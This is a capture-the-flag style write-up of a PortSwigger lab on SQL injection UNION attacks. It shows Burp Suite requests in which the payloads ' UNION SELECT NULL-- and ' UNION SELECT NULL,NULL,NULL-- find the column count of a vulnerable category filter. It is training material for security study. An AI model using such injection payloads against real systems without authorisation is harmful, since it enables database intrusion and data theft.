

SQL injection UNION attack, determining the number of columns returned by the query

PortSwigger Lab Writeup

Category: SQL injection	Difficulty: Practitioner
--------------------------------	---------------------------------

PortSwigger Lab Link: [SQLi UNION Attack: Lab 1](#)



Description


This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.

Step 1: Identify the Injection Point

The application lets users filter products by category. Selecting Corporate gifts sends a GET request with the category as a parameter:

GET /filter?category=Corporate+gifts



The screenshot shows a web browser window with the URL `https://0ade00b80488d065801dda4c00a8008d.web-security-academy.net`. The page title is "SQL injection UNION attack, determining the number of columns returned by the query". The "LAB" status is "Not solved". The page features a "Web Security Academy" logo and a "Back to lab description" link. Below the header, there is a navigation bar with "Home" and "My account" links. The main content area has a heading "WE LIKE TO SHOP" with a shopping bag icon. A search bar is present with the text "Refine your search:". Below the search bar, there are several filter buttons: "All", "Accessories", "Corporate gifts", "Food & Drink", "Lifestyle", and "Pets". The "Corporate gifts" button is highlighted with a red box. Below the filters, there is a list of products with their prices and "View details" buttons. The products listed are:

Product Name	Price	Action
ZZZZZZ Bed - Your New Home Office	\$40.13	View details
Cheshire Cat Grin	\$78.48	View details
Six Pack Beer Belt	\$93.20	View details
Giant Pillow Thing	\$53.41	View details
Caution Sign	\$87.53	View details

This **category** parameter is passed into the backend SQL query, making it the injection point to test.

...

Step 2: Intercept the Request


Using Burp Suite, intercept the filter request in **Proxy > Intercept** (or review it in **HTTP history**) to capture the raw request before modifying it:

GET /filter?category=Corporate+gifts HTTP/2

Host: 0ade00b80488d065801dda4c00a8008d.web-security-academy.net

Cookie: session=gem0jSgSGsxdvF5ihsBMVSBzzCFR0VDI

...



The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The 'Intercept on' button is active, and a request to 'https://0ade00b80488d065801dda4c00a8008d.web-security-academy.net4' is being intercepted. Below the toolbar, a table lists the intercepted requests:

Time	Type	Direction	Method	URL
14:16:12 6 Oct 2026	WS	→ To server		https://0ade00b80488d065801dda4c00a8008d.web-security-academy.net/academyLabHeader
14:19:13 6 Oct 2026	HTTP	→ Request	GET	https://0ade00b80488d065801dda4c00a8008d.web-security-academy.net/filter?category=Corporate+gifts

Below the table, the 'Request' section is expanded, showing the raw HTTP request in 'Pretty' format:

```
1 GET /filter?category=Corporate+gifts HTTP/2
2 Host: 0ade00b80488d065801dda4c00a8008d.web-security-academy.net
3 Cookie: session=gem0jSgSGsxdvF5ihsBMVSBzzCFR0VDI
4 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ade00b80488d065801dda4c00a8008d.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

...

Step 3: Capture the Flag

With the request in Repeater, append a **UNION SELECT** payload with **NULL** values, increasing the count one at a time until the error disappears.

One column - fails:

GET /filter?category=Corporate+gifts' UNION SELECT NULL--

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre>1 GET /filter?category=Corporate+gifts' UNION SELECT NULL-- HTTP/2 2 Host: 0ade00b80488d065801dda4c00a8008d.web-security-academy.net 3 Cookie: session=gem0j8g8GmxdvF5ihBMVSBzCfROVDI 4 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Accept-Language: en-US,en;q=0.9 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp, image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-User: ?1 14 Sec-Fetch-Dest: document 15 Referer: https://0ade00b80488d065801dda4c00a8008d.web-security-academy.net/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=0, i 18 19</pre>		<pre>1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2525 5 6 <!DOCTYPE html> 7 <html> 8 <!--LAB_HEAD_START--> 9 <head> 10 <link href=/resources/labheader/css/academyLabHeader.css rel= stylesheet> 11 <link href=/resources/css/labs.css rel=stylesheet> 12 <title> SQL injection UNION attack, determining the number of columns returned by the query 13 </title> 14 </head> 15 <!--LAB_HEAD_END--> 16 <script src=/resources/labheader/js/labHeader.js"> 17 </script> 18 <!--LAB_HEADER_START--> 19 <div id="academyLabHeader"> 20 <section class="academyLabBanner"> <div class="container"> <div class="logo"></pre>	

Response: **500 Internal Server Error** – the database rejects this because the column count doesn't match the original query.

Three columns - succeeds:

GET /filter?category=Corporate+gifts' UNION SELECT
NULL,NULL,NULL--

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 GET /filter?category=Corporate+gifts' UNION 2 SELECT NULL,NULL,NULL-- HTTP/2 3 Host: 0ade00b80488d065801dda4c00a8008d.web-security-academy.net 4 Cookie: session=gem0j5g9GexdvP5ihsBMVSBzzCfR0VDI 5 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept-Language: en-US,en;q=0.9 9 Upgrade-Insecure-Requests: 1 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 11 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 12 Accept: 13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp, 14 image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: 20 https://0ade00b80488d065801dda4c00a8008d.web-security-academy.net/ 21 Accept-Encoding: gzip, deflate, br 22 Priority: u=0, i </pre>		<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 5118 5 6 <!DOCTYPE html> 7 <html> 8 <!--LAB_HEAD_START--> 9 <head> 10 <link href=/resources/labheader/css/academyLabHeader.css rel= 11 stylesheet> 12 <link href=/resources/css/labsEcommerce.css rel=stylesheet> 13 <title> 14 SQL injection UNION attack, determining the number of 15 columns returned by the query 16 </title> 17 </head> 18 <!--LAB_HEAD_END--> 19 <body> 20 <script src=/resources/labheader/js/labHeader.js> 21 </script> 22 <!--LAB_HEADER_START--> 23 <div id="academyLabHeader"> 24 <section class="academyLabBanner"> 25 <div class="container"> </pre>	

Response: **200 OK** – no error, confirming the original query returns **3 columns**.

...

✓ Step 4: Confirm the Fix

Once the 3-column payload returns a **200 OK** in Repeater, turn off Burp's proxy intercept and go back to the browser. The lab status updates to **Solved**

The screenshot shows the Web Security Academy interface. At the top, the URL is `https://0ade00b80488d065801dda4c00a8008d.web-security-academy.net/filter?category=Corporate+gifts`. The lab title is "SQL injection UNION attack, determining the number of columns returned by the query". The status is "LAB Solved". A red banner says "Congratulations, you solved the lab!". Below this, there are links for "Share your skills!" (Twitter, LinkedIn) and "Continue learning >". The main content area shows "WE LIKE TO SHOP" with a hanger icon and the category "Corporate gifts". At the bottom, there is a search bar with the text "Refine your search:" and filters for "All", "Accessories", "Corporate gifts", "Food & Drink", "Lifestyle", and "Pets".